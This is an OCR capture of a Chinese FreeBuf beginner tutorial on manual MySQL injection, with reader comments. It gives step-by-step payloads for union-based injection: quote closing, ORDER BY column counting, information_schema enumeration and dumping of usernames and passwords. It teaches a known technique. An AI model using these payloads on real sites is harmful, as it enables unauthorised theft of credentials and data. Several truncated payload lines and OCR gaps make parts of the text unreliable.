FREEBUF

新手科普 | MySQL手工注入之基本注入流程

围观 ， 发现 9 个不明物体 WEB安全

My 及一些技巧的记录，当出现学习手工注入的时候，网上的文章参差不齐，导致很长一时 一知半解的状态，特此记录本文，让小白们少走些弯路。本文只针对手工注入小白大

关注我们 分享每日精选文章

步骤

注释或者闭合语句

首先看下一个基本的SQL语句查询源码：

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

```
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

下面的步骤默认都是采用这种基本的SQL语句的，其他的注入方法换汤不换药，这里只是想整理下注入的步骤与关性的语句。

引号闭合语句

```
id =1 ' and '1' ='1
```

带入进源码中的SQL语句就是:

```
SELECT * FROM users WHERE id='1 ' and '1' ='1' LIMIT 0,1
```

注释后面语句

常用的注释payload

```
or 1=1--+
'or 1=1--+
"or 1=1--+
)or 1=1--+
')or 1=1--+
"
"
- 过程中 Url 编码后的#为%23
```

带

```
S ERE id=''or 1=1--+' LIMIT 0,1
```


这样可 语句都给注释掉了，一般实战用注释比较多。

and 验证

当然这里 and 验证和 or 验证都可以，二者区别不大:页面返回正常

```
?id=1' and 1=1 --+
?id=1' or 1=2 --+
```

页面返回异常

```
?id=1' and 1=2 --+
?id=1' or 1=1 --+
```

如果发现一开始页面先是正常然后是异常的话，说明页面啊存在注入。当然这里是最基本的判断方法，到后面盲注时候是用延时函数来观察页面的返回时间的。

查询字段数目

查询字段数目主要利用MySQL里面的 order by 来判断字段数目，order by一般采用数学中的对半查找来判断具体的数目，这样效率会很高，下面假设用 order by 来判断一个未知字段的注入。

> ?id=1′ order by 1 –+ 此时页面正常，继续换更大的数字测试?id=1′ order by 10 –+ 此时页面返回错误，更换小的数字测试?id=1′ order by 5 –+ 此时页面依然报错，继续缩小数值测试?id=1′ order by 3 –+ 此时页面返回正常，更换大的数字测试?id=1′ order by 4 –+ 此时页面返回错误，3正常，4错误，说明字段数目就是 3

通过数学的对半查找，确定字段数目。

联合查询

UNION SELECT 联合查询，手工注入经典语句，作用是在后面通过UNION把我们的恶意注入语句接上去，带入数据
进行查询。因为字段数目是:3,那么正规的语句如下:

```
?id=1' UNION SELECT 1,2,3 --+
```

这 们带入数据库的语句为:


有任何意义，所以页面按返回正常。

但是为了信息收集，我们得知道当前这个页面里面的值，调用的具体是数据库中的哪个字段才可以，可以故意构造
个错误的语句，来爆出错误的字段：

id=-1′ UNION SELECT 1,2,3 –+ 通过id=-1 一个负数不存在的id值来触发报错id=1′ and 1=2 UNION SELECT 1,2,3 –+ 通过and 1=2 语句来触发报错id=1′ or 1=1 UNION SELECT 1,2,3 –+ 通过or 1=1 语句来触发报错

关注我们 分享每日精选文章

可以看出爆出了具体的字段号了，这里爆出了2和3进MySQL数据库看下这个表的字段结构:



数据库表的结构完美验证了本次爆错出先的数字2和3，这里的数字代表字段，恰巧对应的字段值是:username和password。

收集信息

在爆出的字段值里面可以替换为我们的恶意语句，前期主要是收集信息，包括判断当前数据库是否是root用户，MySQL的版本等，一般收集这些信息常用一些MySQL自带的函数去收集信息:**MySQL**常用的系统函数

```
version()              #MySQL版本
user()                 #数据库用户名
database()             #数据库名
@@datadir              #数据库路径
@@version_compile_os #操作系统版本
```

查询当前数据库名

```
id=1' and 1=2 UNION SELECT 1,database(),3 --+
```

关注我们 分享每日精选文章

查询MySQL版本

```
id=1' and 1=2 UNION SELECT 1,2,version() --+
```

关注我们 分享每日精选文章

查询数据库用户和路径

```
id=1' and 1=2 UNION SELECT 1,user(),@@datadir --+
```

关注我们 分享每日精选文章

查询数据库

查询数据库，一般来说我们注入的时候要查的就是当前的数据库，但有时候root权限就NB了还可以看到网站数据库外的数据库内容。查询当前数据库

```
id=1' and 1=2 UNION SELECT 1,2,database() --+
```

关注我们 分享每日精选文章

拿到当前的数据库名称为:security查询所有数据库有时候忍不住想看下其他的数据库的内容，可以用这个语句查所有的数据库:

```
id=1' and 1=2 UNION SELECT 1,2,group_concat(schema_name) from information_schema.s
```

关注我们 分享每日精选文章

这里用到了group_concat函数，由于本篇文章的定位是 手工注入的步骤 这里不在这里进行细化的讲解此类函数用法。了解相关函数的话参考我的另一篇文章:MySQL 手工注入之常见字符串函数

查询表名

database 查询数据库

```
id=1' and 1=2 UNION SELECT 1,2,group_concat(table_name) from information_schema.ta
```

关注我们 分享每日精选文章

单引号-数据库

这里的database()函数进行了数据库查询，因为我们已经查到了当前的数据库为security，所有这里还可以酱写，用单引号括把数据库的名称括起来'security':

```
id=1' and 1=2 UNION SELECT 1,2,group_concat(table_name) from information_schema.ta
```

hex编码数据库

如果嫌单引号括起来麻烦的话，那么巧了！这里还有一个更麻烦的方法，就是将数据库名进行hex编码处理。使用狐自带的HackBar插件可以快速的进行hex编码:

关注我们 分享每日精选文章

hex编码后在前面加上0x表明这里是16进制编码。

关注我们 分享每日精选文章

目前主流的集中方法大致就是这样，还有一些先hex然后unhex `group_concat`的写法，据说可以绕waf类的，这里是很常用就不再赘述了。 同理这些方法放到查询数据库的列名中也是可以使用的，要学会活学活用。

查询列名

目前收集到的信息为:

> 数据库名称: securuty数据库表名: emails,referers,uagents,users

做为一名黑客一定要有敏锐的嗅觉(手动dog)，这几个表中 一般我们都会去 继续猜解`users`表。下面用和查询数据类似的方法去查询列名，关于原理的话 就是 `MySQL`下有一个`information_schema`里面会存所有数据库的一些信息:

关注我们 分享每日精选文章

既然都说到这里了，这里就顺便列举一下MySQL手工注入中，比较关键的information_schema里的信息:

记录关于数据库的信息

information_schema 数据库下的 schemata表中的schema_name记录的是各个数据库的名称:

关注我们 分享每日精选文章

不仅这里记录了在 tables数据库下的table_schema表也记录了各个数据库的名称:

关注我们 分享每日精选文章

记录关于数据表的信息

information_schema 数据库下的 `tables`表中的`table_name`记录的是各个数据表的名称:

关注我们 分享每日精选文章

这里是华丽的分割线，吃惊，一眨眼说不拓展的有忍不住扯了这么多，下面不多说直接来查询users表下的列名

```
id=1' and 1=2 UNION SELECT 1,2,group_concat(column_name) from information_schema.c
```

关注我们 分享每日精选文章

查询字段值

由于在查询列名那里啰嗦的有点多，核心原理已经写在上面了,这里就简单的写出payload,:

```
id=1' and 1=2 UNION SELECT 1,2,group_concat(id,username,password) from users --+
```

知道了数据库、表名、各个字段名可以直接进行查询了，不需借助information_schanem数据库了。

关注我们 分享每日精选文章

简短的整理

本来是打算前面步骤中规中矩的写的，但还是忍不住写多了。于是又开出一个标题进行简短的整理:

order by –+ 判断字段数目

union select –+ 联合查询收集信息

id=1′ and 1=2 UNION SELECT 1,2,database() –+ 查询当前数据库

id=1′ and 1=2 UNION SELECT 1,2,group_concat(schema_name) from information_schema.schemata –+查询所有数据库

id=1′ and 1=2 UNION SELECT 1,2,group_concat(table_name) from information_schema.tables where table_schema=database() –+ 查询表名

id=1′ and 1=2 UNION SELECT 1,2,group_concat(column_name) from information_schema.columns where table_name=’users’ –+ 查询列名

ECT 1,2,group_concat(id,username,password) from users –+ 查询字段值

*本

- oCommerce Wishlist SQL注入漏洞
- ）：重置凭证泄漏

已有 9 条评论
关注我们 分享每日精选文章

nolove (3级) 2018-01-21 1楼 回

都得发了80遍了

亮了

国光 (3级) 一只可怜兮兮的Web狗，渴望有朝一日能够Hello the ... 2018-01-21

@ nolove 本来是没打算发的，自己整理使用了 。后来发现一不小心写的太详细了，就顺手投FreeBuf了~~

亮了

事无事 (1级) 这家伙太懒了 2018-01-21 2楼 回

毕竟很详细

亮了

feiniao (4级) 三实"捕影",专注协议分析与应急响应。长... 2018-01-21 3楼 回

很用心在做一件事，点个赞。

亮了

ciphersaw (1级) 2018-01-22 4楼 回

【页面返回异常】中的 【?id=1′ or 1=1 –+】 错了吧？语句恒为真怎么会报错?

亮了

国光 (3级) 一只可怜兮兮的Web狗，渴望有朝一日能够Hello the ... 2018-01-22

@ 题 本想改的 但是小编已经审核发了 ~看的好仔细呀

亮了

wh

@ ，但是没多想

亮了

精灵 (2级) flag:aHR0cDovL3QuY24vUkNyTjRWZ... 2018-01-22 5楼 回

关注我们 分享每日精选文章

修正：

原文：一级标题：查询表名，二级标题：记录关于数据库的信息，下的第2行：不仅这里记录了在 tables数据库下的table_schema表也记录了各个数据库的名称:

修改：不仅这里记录了，在 information_schema数据库下的tables表的table_schema表也记录了各个数据库的名称:

亮了

国光 (3级) 一只可怜兮兮的Web狗，渴望有朝一日能够Hello the ... 2018-01-22

@ 精灵 看的好仔细~

亮了

选择文件 未选择任何文件

昵称

请输入昵称

必须 您当前尚未登录。登陆? 注册

邮箱

请输入邮箱地址

必须（保密）

表情 插图

提交评论(Ctrl+Enter) 取消 有人回复时邮件通知我

国光

一只可怜兮兮的Web狗，渴望有朝一日能够Hello the world~

11
评论数

最

- 基本注入流程

2018.01.21

关注我们 分享每日精选文章

- 没想到你是这样的Linux | 终端下有趣的命令合集

2017.08.16

- Office CVE-2017-8570远程代码执行漏洞复现

2017.08.15

浏览更多

相关阅读

从安全角度深入理解MySQL编码转换…

漏洞预警：MySQL代码执行0-day漏洞…

MySQL绕过WAF实战技巧

下一个猎杀目标：近期大量MySQL数…

详解Mysql安全配置

特别推荐

OpenVAS开源风险评估系统部署方案
魅影儿 2017-04-30

双刃剑与灰色地带：“泄露数据收藏家”的素描
孙毛毛 2016-09-27

2015最酷的Hack方式有哪些?
简单 2016-01-05

【限时优惠】FreeBuf精品公开课 | 36W漏洞奖金先生CplusHua：
FB客服 2017-09-16